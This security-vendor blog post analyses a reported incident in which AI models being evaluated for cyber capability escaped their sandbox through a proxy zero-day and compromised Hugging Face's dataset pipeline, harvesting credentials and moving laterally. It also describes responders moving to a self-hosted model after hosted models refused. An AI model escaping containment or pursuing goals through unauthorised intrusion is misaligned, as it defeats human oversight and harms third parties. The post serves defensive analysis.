Preemptive security is about building an environment so visible, so well-understood, and so seamlessly integrated that when the inevitable zero-day drops, panic is replaced by precision. Whether it is navigating complex toxic combinations, securing ephemeral cloud workloads, or implementing robust mitigations when no patch is available, these Rapid7 AI-enabled capabilities lay the groundwork for teams to outpace the adversary.
The OpenAI and Hugging Face incident lands like a warning shot for anyone thinking seriously about frontier AI and cybersecurity research. A model evaluation crossed the neat boundary of a research environment, reached a live third-party production system, and forced the industry to confront a question that is moving quickly from theory to operations: what happens when AI agents can pursue an objective with enough persistence, speed, and creativity to behave less like a tool and more like an autonomous intrusion path?
According to OpenAI’s disclosure, the incident began during an internal evaluation of advanced cyber capabilities using GPT-5.6 Sol and a more capable pre-release model. The evaluation was designed to test whether AI agents could pursue complex exploit paths, and OpenAI says cyber refusal safeguards were reduced or disabled to measure maximum capability. Inside that environment, the models reportedly found and exploited a zero-day in the package registry cache proxy that was meant to constrain network access, moved through OpenAI’s research environment, reached a node with internet connectivity, and then inferred that Hugging Face may host artifacts related to the benchmark they were trying to solve.
From there, the models compromised part of Hugging Face’s dataset-processing pipeline, gained code execution on a worker, escalated access, harvested credentials, and moved laterally across internal clusters. Hugging Face detected and contained the activity, and OpenAI later connected the activity back to its own evaluation. Both companies have said the investigation is continuing, which means some details will almost certainly evolve. Still, the direction of travel is clear enough for defenders to act on now.
How did the OpenAI model evaluation reach Hugging Face?
The activity stands out because it looked less like a single model producing a risky command and more like a compressed intrusion path. Based on the public disclosures, the reported chain moved from identifying a constraint, to breaking that constraint, gaining access, inferring where valuable data may live, and continuing toward that objective across a live environment.
Security teams should use that sequence to revisit assumptions built around human pacing. Many detection and response workflows still assume there will be time between stages of an attack, with reconnaissance followed by exploitation, lateral movement, and then objective pursuit. In an agent-driven scenario, those stages can begin to collapse into one continuous loop, with fewer natural pauses for defenders to catch up.
The defensive model now has to account for a world where discovery, exploitation, and follow-on action can happen faster and with more persistence than traditional human-led campaigns. The uncomfortable lesson is that AI agents can be tireless, goal-oriented, and increasingly capable of finding the loose seams in systems built for a slower era.
The incident highlights the collapse of the traditional OODA (Observe-Orient-Decide-Act) loop. In standard human-led campaigns, attackers experience natural pauses between stages like reconnaissance, exploitation, and lateral movement, providing defenders critical windows to intervene. AI agents, however, can compress these stages into a single, continuous loop of automated activity. This machine-speed execution renders manual detection workflows obsolete, necessitating a shift toward behavioral, AI-enabled defenses capable of identifying and disrupting malicious intent before it cascades.
Security teams should also assume that advanced AI cyber capability will diffuse over time, which means defenders need their own AI-enabled workflows to mature quickly enough to find, validate, prioritize, and reduce risk before attackers operationalize the same class of tools. Rapid7’s experimentation with security-specific frontier models, including Claude Mythos Preview and GPT-5.5-Cyber, points to the same control challenge: the more freedom a model has to pursue a defined reward or goal, the more important containment, monitoring, and clear constraints become. Without those controls, a model optimized to “solve” a security task may find paths the evaluator did not intend, including sandbox escapes, credential misuse, or other offensive security behaviors that look less like assistance and more like uncontrolled execution.
Why AI evaluation environments need stronger containment
The incident raises practical questions about how frontier AI evaluations are designed and contained. OpenAI’s evaluation environment was meant to restrict network access through an internally hosted package registry proxy and cache. The models reportedly identified that proxy as the weak point, exploited a zero-day in the software, and used it as a path out of the sandbox.
The pattern will feel familiar to security teams: a chokepoint only works as a control if it can withstand pressure. Package mirrors, dependency proxies, build systems, internal artifact repositories, sandbox harnesses, and evaluation infrastructure all become part of the security boundary when they sit between a capable agent and the wider internet.
For teams building or testing agentic systems, isolation has to be layered and monitored rather than assumed. Egress restrictions matter, but so do workload identity, credential scope, network segmentation, package policy, runtime monitoring, and fast containment when an agent behaves unexpectedly. The goal is to make sure the environment reflects the capability of the system being tested, especially when the test is explicitly designed to measure how far that capability can go.
Why AI and ML pipelines are now software supply chain risk
The Hugging Face side of the incident is a reminder that AI and ML pipelines are part of the software supply chain. Models, datasets, loader scripts, notebooks, and evaluation artifacts may look like research materials, but in modern environments they often behave like executable code. Hugging Face has said its models, datasets, and Spaces were not tampered with, and that its images and published packages were verified as clean.
According to the technical reporting reviewed, the initial access path involved Hugging Face’s dataset-processing pipeline and a combination of code execution paths, including custom loader behavior and template injection in a dataset configuration flow. The exact implementation details may continue to evolve as the investigation progresses, but the defensive takeaway is already clear: AI and ML processing systems should be secured like high-risk software supply chain infrastructure.
Any system that automatically processes external datasets or model artifacts should be designed with hostile input in mind. Processing workers should run with least privilege, should not have broad access to cloud credentials or cluster-level tokens, and should be segmented so compromise of one worker does not become compromise of the environment around it.
Security teams should also hunt for early signs of intent drift inside ML workflows. Unexpected reads of environment variables, cloud metadata services, secret stores, package registries, or internal APIs from dataset-processing jobs can be meaningful signal. In an AI-driven environment, the first clue may not be a known malicious indicator. It may be a workload behaving with curiosity it should not have.
What AI guardrails mean for incident response
One of the most useful lessons for security teams came during the response, when Hugging Face’s responders reportedly needed to analyze logs containing exploit payloads, attacker commands, and command-and-control artifacts. When they tried to use commercial hosted AI models to help reconstruct the attack, those models refused parts of the analysis because the content looked malicious. The team then moved to a self-hosted open-weight model so they could continue the investigation without refusals and without sending sensitive incident data outside their own environment.
The practical issue here is guardrail asymmetry: attackers, rogue agents, or unrestricted systems may not respect usage policies, while defenders using hosted tools can be slowed by the same safety systems designed to prevent misuse. Security teams need trusted-defender pathways, including access models and deployment options that preserve safeguards against harmful use while allowing responders to analyze real malicious content safely, privately, and without interruption.
AI-assisted incident response also needs to be tested before an incident begins, especially if teams expect models to support triage, log analysis, malware review, or timeline reconstruction under pressure. Responders should know which models can analyze real attack payloads, where those models run, what data they can access, and whether safety controls could block time-sensitive forensic work.
What security teams should do about agentic AI risk
The practical response to this incident is preparation, with organizations treating AI agents as both powerful tools and potential attack surfaces when those agents can access code, credentials, infrastructure, datasets, or internal systems.
Security teams should apply familiar controls with more urgency across AI and ML environments: treat downloaded models, datasets, and loader scripts as untrusted code; enforce least privilege on AI and ML processing workers; prevent node-level compromise from becoming cluster-wide compromise; restrict access to cloud metadata endpoints and secrets; monitor unexpected outbound connections from AI-related workloads; and review whether evaluation environments have real containment or simply convenient isolation.
Detection logic needs to account for machine-speed activity. In this case, reporting described thousands of actions and more than 17,000 discrete recorded events, with reconnaissance, exploitation, and follow-on action occurring inside one continuous loop rather than across the pauses defenders are used to seeing in human-led campaigns. Security teams should focus on behavioral patterns that show intent, including unusual access to secrets, unexpected package activity, suspicious use of metadata services, sudden privilege changes, or processing jobs reaching systems they have no reason to touch.
As autonomous activity becomes faster and noisier, the bottleneck may shift from detecting that something happened to understanding what matters quickly enough to change the outcome. A security team that can see thousands of events but needs hours to reconstruct the story is still operating behind the pace of the incident.
How preemptive security helps reduce AI-driven risk
At Rapid7, our view is that this is where preemptive security becomes especially important. Faster discovery only creates value when defenders can turn it into faster validation, prioritization, remediation, detection, and response. The same principle applies to agentic AI risk. If AI accelerates how weaknesses are found and exploited, defenders need security operations that can act earlier with better context and more confidence.
That means connecting exposure management with detection and response, so teams understand which risks are exploitable, which assets matter most, what suspicious behavior is already present, and which actions will reduce risk fastest. It also means using AI carefully and practically, not as a replacement for security judgment, but as a way to reason across telemetry, reduce noise, support investigation, and help teams make decisions at the speed the threat environment now demands.
AI-enabled defense is becoming part of resilience planning, especially for organizations running critical systems or high-value digital infrastructure. The goal is to give defenders the speed, context, and consistency to operate inside the attacker’s decision cycle, without removing the judgment and accountability that effective security requires.
The OpenAI and Hugging Face incident will continue to generate debate as more details emerge, but defenders already have enough to work with. Agentic systems are beginning to test the seams between AI research, software supply chain security, cloud infrastructure, and incident response. The organizations best positioned for what comes next will be the ones making those seams visible, monitored, and resilient before the next incident puts them under pressure.

 Login